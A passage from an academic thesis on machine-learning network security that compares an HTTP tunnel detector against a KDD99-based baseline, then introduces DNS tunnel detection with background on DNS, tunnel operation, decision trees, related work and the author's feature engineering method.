features are described in Section 2.5. Of the 41 features, nine are simple SCD features similar to NetFlow. Another nine are MCD features calculated over a time window of two seconds for connections to the same service or same destination. Ten are MCD features calculated over the most recent 100 connections to the same destination host. All these MCD features could be calculated in our software by tracking basic information including timestamps, IP addresses, ports and services across multiple connections. The MCD features can even be calculated when only flow summary information is available since flow summaries contain the required tracking features. The remaining 13 content-based features were originally constructed from the traffic payloads specifically to detect user-to-root (U2R) and remote-to-local (R2L) attacks in the KDD99 data. These features were not all reimplemented for our experiment. Omitting these content-based features will not affect our experiments since they were designed for specific attacks which are not relevant to our HTTP tunnel classification problem.

We ran KDD99 feature construction on our testbed traffic to produce flow summaries containing the 41 KDD99 features. Half the flows were then assigned to training, and the other half to testing, with sub-sampling of the majority class ensuring an even balance of tunnel and normal flows. PCA was then applied to reduce the number of features, with parameters chosen to retain enough principal components to account for 99.9% of the variance. A multi-class SVM classifier was chosen with a radial base function (RBF) kernel and parameters $\gamma = 1.0$ and $\text{cost} = 1.0$. The classifier was then trained and tested on our prepared datasets. The process therefore followed Xu’s adaptive intrusion detection framework. HTTP tunnel classifier fscores are compared to our AutoHED fcores in Table 4.7.

Dataset	Adaptive Intrusion Detection			AutoHED		
	FPR	ACC	Fscore	FPR	ACC	Fscore
CV	1.65%	98.35%	0.983	0.000%	100.00%	1.0
Test	1.65%	98.35%	0.983	0.006%	99.99%	0.9999

Table 4.7: HTTP tunnel detection results for alternative framework compared to our automated feature engineering framework.

Prior to KDD99 feature construction, additional preprocessing steps were required to merge the tunnel traffic (from a testbed network) with normal traffic (from a live network). We evenly interleaved the data to ensure a ratio of ten normal flows for every tunnel flow. This ratio was chosen because tunnels are only

expected to be a small fraction of normal traffic on an enterprise network. Since the normal and tunnel traffic was captured at different times, we also rewrote the timestamps to keep them in the same order as the interleaving. Lastly, we also rewrote the destination IP address in tunnel traffic to match the IP address of a web proxy in the normal traffic. This makes the tunnel traffic appear to take the same path as it would in the live network. It was only after these preprocessing steps were performed that we performed KDD99 feature construction.

As shown in Table 4.7, the tunnel detection fscores achieved using the adaptive intrusion framework are not as high as for our automated feature engineering framework. The results demonstrate the effectiveness of our framework.

In an effort to explain which features were important to classification in this test, we built a decision tree classifier using the same training set as for the SVM classifier. The resultant decision tree had 37 nodes, with the top two splitting criteria being `dst_host_src_diff_host_rate <= 0.51` and `dst_host_same_src_port_rate > 0.029`. Our interpretation is that tunnels can be reasonably identified in our datasets because some tunnels use the same source port for each transaction, and also the tunnels are all initiated by the same source host, thereby affecting the “`dst_host_src_diff_host_rate`” statistic.

A caveat to this comparison is that different data preprocessing was required for each framework. Different preprocessing was required to account for tunnel data being captured from a separate network to the normal traffic. The KDD99 features are sensitive to timing and order of flows, whereas the features in our framework are less so. The different data preprocessing has potential to skew the results, with the most robust solution to capture tunnel and normal traffic from the same network. That is left as future work.

4.8 Conclusion

In this chapter we firstly described an automated feature engineering process for HTTP network traffic. The process used **Bro** to produce base features and then applied a series of operators to derive additional features. These operators were implemented in an automatic feature engineering library. The output was a large candidate set of features which were then filtered using standard feature selection methods to obtain the most relevant subset of features for the target problem.

Secondly, we conducted an evaluation of automated feature engineering by comparing the accuracy of a HTTP tunnel detector built with this process versus one built with human-guided features. Human-guided features were chosen based on previous tunnel detectors described in the literature as well as our analysis of HTTP tunnel traffic. Experiments performed with both preprocessing strategies and using the same ML algorithm resulted in approximately equal classification accuracy. The results also aligned with previous tunnel detectors in the literature. Therefore, for the problem tested, we conclude that automatic feature engineering can be applied to the data preprocessing stage of machine learning without sacrificing classifier accuracy.

Lastly, we performed additional experiments to compare our automated feature engineering framework with an alternative framework in the literature. The experiment results showed that the HTTP tunnel detector built with our framework achieved higher fcores. The higher fscore were attributed to generating more discriminative features.

In the next chapter we continue our experimental evaluation of the automated feature engineering framework by developing a detector for a second network security problem: DNS tunnel detection.

Chapter 5

DNS Tunnel Detection

Earlier in the thesis we explained the importance of detecting protocol tunnels, promoted the idea of using ML, and noted difficulties in applying ML to network traffic, with the main difficulty being feature engineering. Hence the literature review in Chapter 2 studied previous feature engineering approaches used in ML-based network security applications. The review informed our work in Chapter 3 to design an automated feature engineering framework. The framework generates discriminative features for a given application directly from network traffic. We used the framework when building a HTTP tunnel detector in Chapter 4. Features generated by the framework were used to train and test a supervised ML binary classifier as the detector. In our tests, classifier performance on the automatically generated features was shown to be as good as features constructed manually using domain expertise.

The idea of automated feature engineering to generate a large set of candidate features appears promising, as it removes the need for manual data preprocessing, and provides the ML algorithm with a wide choice of features to learn from. However, since we have only applied it to a single problem of HTTP tunnel detection, we have little evidence that automated feature engineering can be used more generally. Hence in this chapter we choose a second network security problem to further test the approach. The second problem is *Domain Name System (DNS) tunnel detection*.

5.1 Introduction

The domain name system (DNS) is a naming system for hosts on the Internet and on private networks. It is commonly used to locate hosts by mapping their names to IP addresses. Hence it ensures requests for a named host are sent to the correct address. Since DNS performs such a critical function, it is used universally.

However, any communication protocol which passes from inside an organisation to an external host can potentially be used by an attacker for data exfiltration. DNS is one of those protocols. It is not generally blocked at network perimeters because it is deemed a trusted protocol. Attackers can take advantage of that trust to use DNS to tunnel data with little chance of being detected. To mitigate this threat, organisations either monitor DNS traffic, or use prevention measures. Monitoring DNS traffic could include running a classifier to detect DNS tunnels.

DNS tunnels can be used as a type of covert storage channel for a number of purposes. A common use case is to enable remote attackers to steal intellectual property from an organisation. To setup a tunnel, the attacker must run tunnelling software on hosts at both end points, i.e. on a host inside the target network, and on an external host such as on the internet.

Assuming the attacker's objective is to steal information, DNS tunnels are generally only used during the final stage of the attack. As discussed in Sections 1.1.2 and 1.1.3, tunnel detection forms only part of *detect* function within a comprehensive network security strategy. However, it is still an important capability. DNS tunnels were listed as one of the top emerging threats in 2012, with attackers having successfully used the technique to steal millions of accounts [169].

We now investigate whether the approach used for HTTP tunnel detection in Chapter 4 can also be used to detect DNS tunnels. Due to significant differences between HTTP and DNS traffic (as discussed in Section 5.2.1), the DNS tunnel detector will necessarily be different from the HTTP tunnel detector. However the same detection approach will be taken, i.e. building a classifier with automated feature engineering.

5.1.1 Aims and Contribution

Our aim is to detect data exfiltration over DNS tunnels at the perimeter of an organisation, and to achieve this using automated feature engineering. Automation is motivated by the significant effort currently required to find the key traffic features for each detection problem.

Our contribution is an automated feature engineering method to generate features directly from DNS network traffic suitable for DNS tunnel detection. To verify the method we build a classifier from these features and measure its detection performance against three DNS tunnel implementations. We interpret the classifier models to explain how they differentiate DNS tunnels from other DNS traffic.

5.2 Background

This section provides background material relevant to DNS tunnel detection. Firstly, the DNS protocol is presented including how it can be misused for a protocol tunnel. Secondly, the decision tree algorithm is explained since we use it to discriminate DNS tunnels from normal DNS traffic.

5.2.1 DNS Tunnels

The DNS Protocol

The domain name system (DNS) has become an essential service on the internet. Its main purpose is to translate domain names to IP addresses. Hence users can access services with easily-remembered names, with DNS directing them to the associated IP address. For example when a user browses to a domain (`mydomain.mooo.com`), DNS is used to lookup the corresponding IP address(es) in a distributed database. It can lookup address 'A' records for IPv4 addresses, or 'AAAA' records for IPv6. Once an IP address is returned, the user's computer will connect to that IP address and request web content. DNS can also be used to lookup mail server (MX), authoritative name server (NS), domain name alias (CNAME), or reverse DNS (PTR) records. Core DNS functionality is defined in RFCs 1034 and 1035 [140, 141]. Most DNS requests use UDP as the transport, although large DNS requests and zone transfers occur over TCP. The DNS service has been allocated port 53.




Figure 5.1: Request to recursive DNS server for domain name to IP address lookup

DNS is a hierarchical, decentralised system for scalability and resilience. Each part of the hierarchy can be provided by a different organisation's name server. Domain names are read from right to left, so `mysubdomain.mooo.com` has top level domain `.com`, with the 2nd level domain (2LD) `mooo` being a subdomain of `.com`, and 3rd level domain (3LD) `mysubdomain` being a subdomain of `mooo.com`. The recursive process for resolving the IP address of `mysubdomain.mooo.com` is shown in Figure 5.1. Each DNS server can cache results for a period defined by the time-to-live (TTL) so the recursive lookup process does not need to be performed for repeated DNS requests.

Importantly, anyone can register a domain or subdomain and point it to their own name server. Being able to setup and control a custom name server allows an attacker to configure it as a DNS tunnel server. To exfiltrate data over the tunnel, the attacker simply sends information encoded as DNS subdomains strings such as `tunneldata` in the DNS request `tunneldata.mysubdomain.mooo.com`. The DNS hierarchy will eventually direct the request to the DNS tunnel server. Each DNS request can encode new information, with many DNS requests required for data exfiltration. The fake name server receiving the DNS requests receives the tunnelled data and can reply with any valid DNS response.

DNS tunnels are limited by the size and format of the DNS request question name field. The maximum length of the field is 253 bytes. Another limitation is that each subdomain within the field (separated by a period) must contain between 0 and 63 characters. The field only supports the characters `a - z`, `A - Z`, `0 - 9` and hyphen. Note: although DNS only allows these ASCII characters, it

now supports internationalised domain names via a unicode to ASCII translation called Punycode [38].

The RFC states that DNS servers should answer questions in a case-insensitive way. Hence `www.example.com` and `WwW.ExAmPlE.cOm` should resolve exactly the same. It is common practice for DNS servers to maintain the case of question names by directly copying the question section from the DNS request to the DNS response. This practice can be leveraged as a simple, additional preventative measure against DNS cache poisoning attacks. DNS cache poisoning can occur when a recursive resolver asks an authoritative DNS server to resolve a domain name to an IP address. Before the authoritative DNS server has time to respond, an attacker spoofs the response saying the domain resolves to an IP address of their choosing. If the spoofed response is accepted, then the recursive DNS server's cache is said to be "poisoned" with incorrect information. The spoofed response will only be accepted by the recursive resolver if the following values are set correctly: IP address and UDP port of the authoritative DNS server, the 16-bit DNS transaction ID, query name, query class and query type. To make spoofing even harder, an internet draft [182] suggests randomly setting the case of letters in the question name, and then checking the DNS response contains the matching case. This effectively encodes an extra bit of information for each letter in the question name in the DNS request. A spoofer would need to get the case of each letter correct (in addition to the existing requirements) for the spoofed response to be accepted. Since each lowercase letter *a* - *z* (0x41 - 0x5A) differs from its uppercase counterpart *A* - *Z* (0x61 - 0x7A) by 0x20, this technique is called "bit 0x20 encoding". It is not clear whether this countermeasure is in widespread use.

DNS Tunnel Operation

Farnham and Atlasis [70] describe how DNS tunnels work, and also describe specific implementations. DNS tunnels can be used for arbitrary bidirectional data transfers, and hence can be used for a number of purposes such as data exfiltration, command and control including beaconing, or for tunnelling IP traffic. The components which make up a tunnel are:

- a controlled domain or subdomain (e.g. `mysubdomain.mooo.com`) to point to a fake authoritative name server.

- a server side software component which masquerades as an authoritative name server but which is actually the DNS tunnel server known as the tunnel *exit* point. It must be directly accessible from the internet.
- a client side software component installed on a host in a security controlled environment. The host is the tunnel *entry* point. The aim of the client is to bypass the security controls in its environment using a DNS tunnel.

The client side component sends data in a DNS request which will eventually be received by the DNS tunnel server. The data is encoded as a hostname or subdomain of the full domain name. For example to send the string `tunnel-data`, the client sends a DNS 'A' record request to resolve the IP address of `tunneldata.mysubdomain.mooo.com`. The tunnel server can reply with a DNS response to acknowledge receipt of the tunnelled data, or to send its own data.

Legitimate services such as content delivery networks (CDNs) also encode information into DNS requests. CDNs aim to deliver content to customers wherever they are in the world with high performance and reliability. To achieve this, CDNs have nodes in multiple geographic locations. When a user requests content from a CDN, their DNS request will resolve to the IP address of the best server to handle the request. The best server is calculated using metrics such as location, availability and cost. The reason why this is relevant to DNS tunnelling is that DNS traffic to popular CDNs can appear similar to a DNS tunnel. For example, Akamai is a popular CDN company, delivering content for many websites. When browsing to popular websites we can observe many DNS requests of format `a{X}.{Y}.akamaiedge.net`, e.g. `e7512.d.akamaiedge.net`. Similarly, when using Amazon's cloud services we see many DNS requests of format `{X}.cloudfront.net`, e.g. `d1gmaa4bv8utttx.cloudfront.net`. Berger and Natale [9] discuss how DNS traffic associated with CDNs complicates the task of differentiating legitimate and malicious DNS traffic. In their investigation a single 2LD was found to have thousands of CNAME aliases, corresponding to almost as many IP addresses, and with those IP addresses spread across multiple autonomous systems. In our experiments, the DNS traffic for CDNs looks similar to a DNS tunnel because the CDN domain (such as Akamai) receives many DNS requests, each including a different random-looking subdomain string.

There are several reasons why an attacker may choose DNS for tunnelling data with the expectation it won't be noticed. Firstly, DNS is a trusted service and hence is often not monitored closely. It also has high transaction count, so

a DNS tunnel may only represent a very small fraction of total DNS transactions for an organisation, thereby making it harder to find. Lastly, DNS traffic associated with legitimate content distribution networks uses relatively long and high-entropy fully qualified domain names, again making the attacker's DNS traffic harder to differentiate.

DNS Tunnel Prevention

DNS tunnels may be prevented from crossing the perimeter of an organisation by having a suitable network architecture. The following three architectures have different policies for DNS clients in the organisation, with the third option preventing most DNS tunnels:

1. DNS clients can query any public server on the internet directly. Hence, if an attacker has access to a host inside the network, a DNS tunnel could be set up. This architecture may also allow other higher bandwidth tunnels such as those using a socks proxy.
2. DNS clients can only query the organisation's recursive DNS server. Unless other measures are taken, recursion still allows the DNS client to communicate with any DNS server on the internet, including a DNS tunnel server. Our experiments assume this configuration.
3. DNS client requests are blocked at the network perimeter. Hence DNS tunnels from clients are prevented. Clients can still access web content using a web proxy which makes DNS requests on behalf of the client.

How DNS and HTTP Tunnels Differ

Both HTTP and DNS tunnels considered in this thesis involve an internal source IP address tunnelling data to a single external destination IP address. For an ongoing tunnel, traffic analysis would be expected to show an unusual number of connections. However, traffic analysis of DNS tunnels is complicated by the presence of recursive DNS resolvers, which masks the IP address of either the source or destination. For HTTP tunnels the same problem exists due to HTTP proxies (except transparent proxies). If traffic is analysed as it leaves the organisation, then client IP addresses are masked. DNS traffic for all users can appear to originate from organisation's recursive DNS server, and HTTP traffic

for all users from the HTTP proxy. When traffic is combined this way, it becomes harder to distinguish a tunnel involving a single user. Instead we analyse traffic closer to the source IP address (before the recursive DNS server). Even though all traffic has destination IP address of the recursive DNS resolver, the true destination can be extracted from the DNS traffic payload, e.g. the DNS request query name `mydomain.mooo.com`. Hence traffic analysis can be applied to source IP addresses and destination names extracted from the payload.

However, even when traffic analysis is used, DNS and HTTP tunnels will appear different because:

- Most DNS traffic uses UDP, resulting in many small transactions. However HTTP traffic uses TCP which can support long-lived connections containing many HTTP transactions, e.g. a HTTP POST can remain open for minutes to exfiltrate data.
- DNS tunnels used for exfiltration are generally limited to encoding information in the DNS request query name field. HTTP tunnels have more fields to choose from including the URL, any HTTP header field, or in the body of a HTTP POST.

In addition, normal DNS traffic usage is quite different to normal HTTP traffic due to the different information they carry, e.g. HTTP can carry streaming media. To cope with these differences, separate HTTP and DNS tunnel detectors are required.

5.2.2 Decision Trees

For DNS tunnel detection the task is to discriminate DNS tunnels from normal DNS traffic. We chose a decision tree classifier because they have been used effectively for many applications in the literature, and also because the tree can be easily interpreted.

Decision trees are built using a supervised machine learning algorithm. The algorithm uses a “divide and conquer” approach to learn a tree model from training data . It iteratively splits the training set at each tree node based on a single chosen feature, and only passes a subset of training data to each child node. The splits aim to separate training data by class, working towards having a single class at each leaf node.




Figure 5.2: (a) Linear boundaries between five traffic classes based on two features; (b) decision tree for same dataset

To visualise the process, Figure 5.2a shows classes split into rectangles (or when there are more dimensions, hyperplanes). Split lines are all parallel to an axis. For simplicity, the splitting criterion at each node involves only a single feature x_i , and has form “ $x_i > a$?” where a is a constant. In a binary tree, each non-leaf node has two descendants. Training instances which match the criterion are propagated to the “yes” branch, and the remaining training instances to the “no” branch. Leaf nodes are assigned a single class based on a majority vote of the remaining training instances. A simple decision tree constructed from two NetFlow features is shown in Figure 5.2b.

Important aspects of building a decision tree model are firstly choosing the splitting criterion at each tree node, and secondly deciding under what conditions the tree should stop growing. The process starts with a labelled training set X . The first node applies a suitable splitting criterion to separate the training set into disjoint sets X_Y and X_N such that:

$$X_Y \cap X_N = \emptyset$$

$$X_Y \cup X_N = X$$

The subset of training data X_N is propagated along the “no” branch to node S_1 , while the subset X_Y is propagated along the “yes” branch to node S_2 . These subsets are denoted X_s , so $X_s \subseteq X$. The process is repeated at nodes S_1 and S_2 ,

and recurses to each subsequent child node. At each node a single feature x_i and its value a must be chosen as a splitting criterion to create disjoint subsets which are more class homogeneous than the input, i.e. the aim is to create training subsets which are closer to containing a single class (higher purity). Entropy is used to measure the purity of classes at splitting node s :

$$H(s) = - \sum_{m=1}^M P(w_m|s) \log_2 P(w_m|s)$$

where w_m is class m from the M classes provided in the training set. The probability of each class at a node s is estimated as:

$$P(w_m|s) = N_s^m / N_s$$

where N_s^m is the number of instances in X_s belonging to class m , and N_s is the total number of training instances at X_s .

An entropy value of 0 represents purity (only a single class present), and 1 represents maximum impurity which occurs when all classes have equal probability at X_s . The decrease in impurity due to a splitting node is then the entropy of the parent minus the weighted sum of the entropy of the two children:

$$\Delta H(s) = H(s) - \frac{H(s_Y) \cdot N_{s_Y} + H(s_N) \cdot N_{s_N}}{N_s}$$

where $H(s_Y)$ and $H(s_N)$ are the entropy of the training subsets on the “yes” and “no” branch respectively. Alternatively, Gini impurity can be used in place of entropy, as per the CART (classification and regression tree) algorithm [20].

Any non-trivial splitting criterion will eventually result in a pure class at each node (even if it contains only a single training instance). However, a decision tree generalises better and is more interpretable if it is smaller. The problem of finding the smallest tree to match the training set is NP-complete. So, to produce compact trees, a local heuristic is used such as maximising $\Delta H(s)$ at each splitting node. This can be achieved by calculating $\Delta H(s)$ for each feature x_i and for each value chosen as halfway between consecutive ranked values of x_i in the training set. The feature and feature value generating the maximum decrease in entropy $\Delta H(s)$ is then chosen for this splitting node.

Choosing the splitting criterion in this way grows the tree by a “yes” and

“no” branch at each node. The process continues until a stop criterion is applied which avoids the tree from growing too complex and overfitting the training set. There are a number of choices for the stop criterion including: when X_s is pure (contains a single class); when N_s reaches a minimum number; or when the maximum $\Delta H(s)$ achievable at a node is less than a threshold. When the stop criterion is reached, leaf nodes are assigned the majority class of their remaining training instances.

Once the tree has been constructed from the training set, it can be used to classify new test data instances. Classification simply involves comparing a data instance to the first node’s splitting criterion and following the “yes” or “no” branches to the next node. The process is repeated until a leaf node is reached. The test data instance is then assigned the class of the matching leaf node.

Decision trees have several advantages over other classifiers. They are efficient to learn, so scale well to large datasets. The trees are interpretable, allowing users to understand how a particular classification result was achieved. They also handle both numeric and categorical data, and do not require values to be normalised.

However, a disadvantage of decision trees is they are unstable. Small changes in the training set can result in very different trees. Hence they may not handle training errors well. Decision trees are not suited to all problems, as they work by encoding logical expressions of features. For example, if the function to learn is a circle based on two input features, then decision trees are an inefficient method to represent the function.

In this thesis we use J48 decision tree software¹. J48 is an open-source Java implementation of the C4.5 algorithm [157]. The main difference of C4.5 over the binary classification trees described above is that it allows more than two splits at each node. Hence it is possible for a tree to branch on each value of a categorical feature. The algorithm also prunes the tree after the learning process to reduce its size and avoid overfitting. A “confidence factor” parameter to J48 can be adjusted to control the level of pruning, while the parameter “minimum number of instances” controls the stop criterion of how many training instances must remain in at least two subtrees (default is 2).

¹<http://weka.sourceforge.net/doc.dev/weka/classifiers/trees/J48.html>

5.2.3 Related Work

Previous research has shown that some DNS tunnel traffic can be detected by analysing character frequencies in the question name of DNS queries and responses. Born and Gustafson [16] empirically showed that normal DNS question names follow Zipf's law, i.e. an English-like distribution. DNS tunnel question names however show a much flatter distribution since tunnelled traffic is often compressed or encrypted and then encoded for transmission. They experimented with DNS tunnelling software including *Iodine*, *Dns2tcp* and *TCP-over-DNS*, and while detection rates are not given specifically, the graphs show a clear distinction between normal and tunnel DNS traffic.

Born and Gustafson [15] also developed an n-gram visualisation called *NgViz* so an operator can use their spatial reasoning to quickly identify anomalies in DNS traffic. The number of n-grams increases exponentially with n , so they limited their analysis to unigrams and bigrams, i.e. 1-grams and 2-grams.

Qi et al. [156] also use bigrams for DNS tunnel detection. They calculate the bigrams present in each DNS query (the question name field excluding the TLD), and use bigram frequencies calculated in an offline training phase to score the DNS query. A low score represents a more random DNS query, indicative of a tunnel, whereas queries for domains following Zipf's law will have a higher score. Using a threshold they classify the DNS query, achieving 98.74% accuracy with a 1.24% false positive rate.

Farnham and Atlasis [70] review previous approaches to DNS tunnel detection. They categorize detection as either payload analysis or traffic analysis. Methods considered as payload analysis include measuring: high entropy of domain names (indicative of encrypted or compressed data); character distribution of domain names, such as the number of unique characters, number of repeated consonants, or length of the longest meaningful substring; using a **snort** signature; data imbalance using the ratio of DNS bytes sent versus received; or requests for domain names longer than 52 characters (indicative of tunnels maximising their bandwidth). Reviewed traffic analysis approaches leverage the fact that DNS tunnels generate large numbers of DNS transactions in order to exfiltrate data because each transaction can only send small chunks of data (generally < 200 bytes). Traffic analysis methods take measurements over a time window such as: DNS client traffic volume; traffic volume per domain; or the number of unique hostnames per domain. They consider traffic analysis to produce a more

generalised tunnel detector.

Butler et al. [24] analyse the stealth of command and control channels over DNS, and test a payload-based countermeasure for detection. They measure the byte distribution of DNS traffic (ignoring UDP headers) per IP address or per subnet. To detect tunnels they use the Jensen-Shannon divergence (also known as total divergence to the average [41]) to measure the difference between these byte probability distributions. The divergence is high when comparing a distribution from DNS tunnel traffic with a distribution from normal DNS traffic. The approach still works when the normal and tunnel DNS traffic is mixed, although a higher percentage of tunnel traffic is easier to detect due to a higher divergence. They show that a divergence of 0.015 can distinguish DNS traffic containing 30% tunnel queries from normal DNS traffic.

Ellens et al. [66] use a traffic-analysis approach to DNS tunnel detection. They run the DNS tunnel tool *Iodine* on a host in a campus network, and use the tunnel to exfiltrate dummy data, run an interactive session mimicking a command and control channel, and also browse web content bypassing security measures on the network. Their task is to differentiate this DNS tunnel traffic from other DNS traffic observed on the campus subnet. In contrast to payload techniques, the authors analyse only flow metadata collected using an IPFIX generator called *yaf* (see Section 6.2.2). They test a number of anomaly detection techniques, using features such as the flow size, packet count and packet size. These features are measured per time window as well as per flow. Tunnels were found to be detectable when changes in averages and distributions exceeded a threshold, e.g. the Kolmogorov-Smirnov test was used to measure the distance between distributions.

A review paper by Merlo et al. [137] compares the performance of six openly-available DNS tunnelling tools, measuring their throughput, round-trip time and packet overhead. From this analysis the authors qualitatively assessed the usability of the tunnelling software and their level of stealth.

5.3 Automated Feature Engineering for DNS Tunnel Detection

In this section we design a “DNS exfiltration detector”. Our aim is to build a DNS tunnel detector to uncover exfiltration of data over that protocol. The




Figure 5.3: Process for DNS network traffic automated feature engineering

detector should automatically find key features in network traffic to discriminate DNS tunnels from other traffic. We focus on detecting DNS tunnels used for data exfiltration rather than those used for other purposes such as beaconing or command and control. Since we aim to find key features automatically, we use the automated feature engineering framework discussed in Chapter 3.

The first implementation of the framework was for a tool called HED for HTTP tunnel detection as described in Section 4.4. We therefore adapt the HED software to cope with different input data (DNS traffic), and aim to show the approach is both effective and can be achieved with minimal effort. The process for DNS traffic is shown in Figure 5.3.

As with HED, we use Bro for protocol parsing and SCD feature construction. Bro parses DNS traffic and outputs a single feature vector for each DNS request-response pair. Bro outputs the following fields: source IP, source port, destination IP, destination port, IP protocol, DNS transaction ID, DNS query, question class, question type, response code, flags AA, TC, RD, RA, and Z, DNS answers and time-to-live (TTL). A subset of field values is shown in Table 5.1 for both normal and tunnel traffic.

Since free-text strings are not handled by ML algorithms, we create new features as numeric measurements of the strings and then discard the original string. Measurements are the length, unigram and entropy of each string feature as per the automated feature engineering process used with HED in Section 4.4. String features output by Bro include the DNS query and answer fields. Since a DNS response can include multiple items, Bro outputs these as a vector of strings. Our previous code only handled individual strings, so we extended the code to handle string vectors (we simply concatenate each item in the vector to

DNS Query	Type	DNS Answer	TTL	Tunnel
2152851240.log. optimizely.com	A	dualstack.log-334788911.us-east-1.elb.amazonaws.com 23.21.171.231	3099 36	normal
dnn506yrbagrg.cloudfront.net	A	54.230.242.48 54.230.242.242 54.230.243.60	55 55 55	normal
tags.tiqcdn.com	A	2-01-2f1f-0001.cdx.cedexis.net tags.tiqcdn.com.edgekey.net e8091.b.akamaiedge.net	14 14 3	normal
kasaaaabba. mydomain.mooo.com	TXT	AkasAAAABGFNTSC0 yL-jAtT3BlblNTSF82LjYuMXA xIFVidW50dS0ydWJ1bnR1Mg	3	dns2tcp
mjag64dfnzzxg2bomnxw2ld2 nruweldon5xgkaaaanhu3d jmjag64dfnzzx.21819-0.id- 40205.up.sshdns. mydomain.mooo.com	A	72.0.0.0	0	ozy- mandns

Table 5.1: *Bro output from DNS traffic*

create a single long string). This adds 124 lines of code on top of the existing Bro script used in HED.

MCD features are basic statistics of numeric features across multiple connections. For example, we calculate the standard deviation of the query string entropy for multiple DNS transactions between two hosts. We calculate these with the same software as used in HED. The software was configured with contextual features to cope with the captured DNS traffic all having the same destination IP addresses (the default gateway for the local network). Hence we instead used the domain being queried as the destination. We calculated MCD features for three contexts: per edge between the source IP and query domain; per source IP; and per query domain.

The detector is built as a classifier using the supervised machine learning algorithm “C4.5 decision trees” (see Section 5.2.2), and is trained on the SCD and MCD features developed in this section.

5.4 Experimental Method

In this section we describe the creation of a DNS tunnel dataset by exfiltrating data files from a network. We then describe the experiments to test the DNS exfiltration detector.

5.4.1 DNS Dataset Generation

To test a DNS tunnel detector we require a dataset containing both normal DNS traffic and DNS tunnels. We created our own dataset by running DNS tunnels across our testbed network and capturing the traffic. The first step was to find suitable DNS tunnelling software. We chose three DNS tunnelling tools reviewed by Merlo et al. [137].




Figure 5.4: DNS tunnel for transferring files over scp bypassing firewall

